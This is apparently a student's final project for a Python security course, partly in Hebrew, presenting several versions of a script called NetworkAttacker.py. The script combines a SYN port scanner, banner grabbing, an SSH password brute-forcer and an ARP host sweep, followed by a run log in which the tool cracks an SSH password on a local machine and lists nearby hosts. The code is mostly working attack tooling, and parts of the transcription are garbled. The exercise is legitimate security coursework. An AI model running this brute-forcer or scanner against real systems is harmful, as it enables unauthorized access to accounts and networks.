80         print("Port 22 is not open, skipping brute force.")
81     print(f"Open ports: {open_ports}")
82 else:
83     print(f"The target {target} is not available.")
84
85
86
87

```

39 If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a “yes” or “no” answer).

```
Python Programming for Security - Final Project saviv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            break
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27
28 user = input("Enter the SSH server's login username: ")
29
30 target = input("Enter the target IP address: ")
31 Registered_Ports = range(1, 1024)
32 open_ports = []
```

```
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```

58 def send_icmp(target):
59     try:
60         conf.verb = 0
61         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
62         return not (icmp_response is None)
63     except Exception as e:
64         print(f"Error sending ICMP to target {target}: {e}")
65         return None
66
67 if check_target_availability(target):
68     print(f"The target {target} is available.")
69     for port in Registered_Ports:
70         status = scanport(port, target)
71         if status:
72             print(f"Port {port} is open.")
73             open_ports.append(port)
74     print("Scan finished.")
75     if 22 in open_ports:
76         response = input("Port 22 is open. Do you want to perform a brute-force attack? (yes/no): ")
77         if response.lower() == 'yes':
78             BruteForce(port=22, password_list='PasswordList.txt', user, target)
79     print(f"Open ports: {open_ports}")
80 else:
81     print(f"The target {target} is not available.")
82
83

```

- 40** If the user responds with a “y” or “Y”(yes) answer, start the brute-force function while sending it the port as the argument.

```

PS Python Programming for Security - Final Project sagiv Version control
Network Attacker.py x
1 import paramiko
2 from scapy.all import *
3 from scapy.layers.inet import TCP, IP, ICMP
4 from scapy.layers.l2 import ARP
5 from scapy.all import RandShort, conf, sr1, send
6
7 usage
8 def BruteForce(port, password_list, username, target):
9     SSHconn = paramiko.SSHClient()
10    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11    print(f"Attempting brute force on port {port} with username {username}...")
12    with open(password_list, 'r') as file:
13        passwords = [line.strip() for line in file.readlines()]
14
15    for password in passwords:
16        try:
17            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
18            print(f"Success! The password for {username} is {password}")
19            SSHconn.close()
20            break
21        except paramiko.AuthenticationException:
22            print(f"Trying password {password}... Failed.")
23        except Exception as e:
24            print(f"The password {password} failed.")
25            print(f"An error occurred: {e}")
26            break
27
28 user = input("Enter the SSH server's login username: ")
29
30 target = input("Enter the target IP address: ")
31 Registered_Ports = range(1, 1024)
32 open_ports = []
33

```



```

1 usage
3 def scanport(port, target):
4     try:
5         conf.verb = 0
6         source_port = RandShort()
7         SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
8         if SynPkt is None or not SynPkt.haslayer(TCP):
9             return False
10        if SynPkt[TCP].flags == 0x12:
11            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
12            return True
13        else:
14            return False
15    except Exception as e:
16        print(f"Error scanning port {port}: {e}")
17        return False
18
19 usage
20 def check_target_availability(target):
21     try:
22         conf.verb = 0
23         response = sr1(*args: IP(dst=target)/ICMP(), timeout=2)
24         return not (response is None)
25     except Exception as e:
26         print(f"Error checking target availability: {e}")
27         return False

```


```

57
58 def send_icmp(target):
59     try:
60         conf.verb = 0
61         icmp_response = sr1(*args: IP(dst=target)/ICMP(), timeout=3)
62         return not (icmp_response is None)
63     except Exception as e:
64         print(f"Error sending ICMP to target {target}: {e}")
65         return None
66
67 if check_target_availability(target):
68     print(f"The target {target} is available.")
69     for port in Registered_Ports:
70         status = scanport(port, target)
71         if status:
72             print(f"Port {port} is open.")
73             open_ports.append(port)
74     print("Scan finished.")
75     if 22 in open_ports:
76         response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
77         if response.lower() in ['y', 'yes']:
78             BruteForce(port=22, password_list='PasswordList.txt', user, target)
79     print(f"Open ports: {open_ports}")
80 else:
81     print(f"The target {target} is not available.")
82
83

```

41 Run the script to launch the attack.

זה הקוד:



The screenshot shows a terminal window with a dark background and a green border. The title bar indicates the user is root@Matrix in the directory /home/qball/Desktop. The editor is GNU nano 7.2, editing the file NetworkAttacker.py. The script is a Python program that imports paramiko, scapy, and socket, and uses them to perform a network attack. A large ASCII art drawing of a person's face is visible in the background of the terminal. The status bar at the bottom right shows 'Read 141 lines'.

```
GNU nano 7.2 NetworkAttacker.py
#!/usr/bin/python3
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send
import socket
from scapy.layers.l2 import arping
from manuf import manuf

print('')
```



```
File Actions Edit View Help
GNU nano 7.2 NetworkAttacker.py
'''
def grab_banner(ip, port):
    try:
        s = socket.socket()
        s.settimeout(5)
        s.connect((ip, port))
        s.send(b'Hello\r\n')
        banner = s.recv(1024).decode('utf-8').strip().replace('\r', '').replace('\n', '')
        s.close()
        return banner
    except Exception as e:
        print(f"Unable to grab banner for {ip}:{port}")
        return None

def BruteForce(port, password_list, username, target):
    SSHconn = paramiko.SSHClient()
    SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        passwords = [line.strip() for line in file.readlines()]

    for password in passwords:
        try:
            SSHconn.connect(target, port=int(port), username=username, password=password, timeout=1)
            print(f"Success! The password for {username} is {password}")
            SSHconn.close()
            break
        except paramiko.AuthenticationException:
            print(f"Trying password {password}... Failed.")
        except Exception as e:
            print(f"The password {password} failed.")
            print(f"An error occurred: {e}")
            break
```

```
File Actions Edit View Help
GNU nano 7.2 NetworkAttacker.py

user = input("Enter the SSH server's login username: ")
target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"))
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1(IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```
File Actions Edit View Help
GNU nano 7.2 NetworkAttacker.py
root@Matrix:/home/qball/Desktop


def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1(IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            banner = grab_banner(target, port)
            if banner:
                print(f"Banner for port {port}: {banner}")
            open_ports.append(port)
    print("Scan finished.")
    if 22 in open_ports:
        response = input("Port 22 is open. Do you want to perform a brute-force attack? (Y/N): ")
        if response.lower() in ['y', 'yes']:
            BruteForce(22, 'PasswordList.txt', user, target)
    response = input("Do you want to perform an ARP scan to discover active hosts and their vendors? (Y/N): ")
    if response.lower() in ['y', 'yes']:
        network = input("Enter the network range (e.g., 192.168.1.0/24): ")
        print(f"Scanning for active hosts in the network {network}...")
        ans, unans = arping(network, timeout=2, verbose=False)
        for snd, rcv in ans:
            mac_address = rcv.hwsrc

            try:
                p = manif.ManufParser()
                vendor = p.get_manuf(mac_address)
                print(f"Host {rcv.psrc} with MAC {mac_address} is active - Vendor: {vendor}")
            except ImportError:
                print(f"Host {rcv.psrc} with MAC {mac_address} is active")
        print(f"Open ports: {open_ports}")
    else:
        print(f"The target {target} is not available.")
```

זזה ההרצה של הקוד: תגלול עד הסוף

```
(root@Matrix)-[/home/qball/Desktop]  
# ./NetworkAttacker.py
```



File System Password
Start
Guessing...

Enter the SSH server's login username: sagiv
Enter the target IP address: 192.168.1.163
The target 192.168.1.163 is available.
Port 22 is open.

```
Enter the SSH server's login username: sagiv
Enter the target IP address: 192.168.1.163
The target 192.168.1.163 is available.
Port 22 is open.
Banner for port 22: SSH-2.0-OpenSSH_9.3p2 Debian-1
Scan finished.
Port 22 is open. Do you want to perform a brute-force attack? (Y/N): y
Attempting brute force on port 22 with username sagiv...
Trying password Aa123456... Failed.
Trying password Aa123456!... Failed.
Trying password Aa1234567... Failed.
Trying password Aa123456#... Failed.
Success! The password for sagiv is Aa123456!!
Do you want to perform an ARP scan to discover active hosts and their vendors? (Y/N): y
Enter the network range (e.g., 192.168.1.0/24): 192.168.1.0/24
Scanning for active hosts in the network 192.168.1.0/24...
Host 192.168.1.1 with MAC a4:91:b1:e6:74:64 is active - Vendor: Technico
Host 192.168.1.158 with MAC 64:4e:d7:07:a8:f2 is active - Vendor: None
Host 192.168.1.161 with MAC 08:00:27:92:f5:23 is active - Vendor: PcsCompu
Host 192.168.1.163 with MAC 08:00:27:d7:ff:66 is active - Vendor: PcsCompu
Host 192.168.1.172 with MAC 04:d4:c4:f1:dd:e0 is active - Vendor: ASUSTekC
Host 192.168.1.190 with MAC 08:00:27:ce:13:bc is active - Vendor: PcsCompu
Host 192.168.1.215 with MAC f0:79:59:5e:6c:9d is active - Vendor: ASUSTekC
Host 192.168.1.121 with MAC 20:0b:cf:e2:45:4a is active - Vendor: Nintendo
Host 192.168.1.133 with MAC 3c:bd:3e:73:34:e3 is active - Vendor: BeijingX
Host 192.168.1.101 with MAC 64:e0:03:5a:b1:17 is active - Vendor: HuiZhouG
Host 192.168.1.112 with MAC a8:93:4a:e6:2c:47 is active - Vendor: Chongqin
Host 192.168.1.235 with MAC 78:dd:d9:8f:b7:63 is active - Vendor: Guangzho
Open ports: [22]
```

```
(root@Matrix)-[/home/qball/Desktop]
# _
```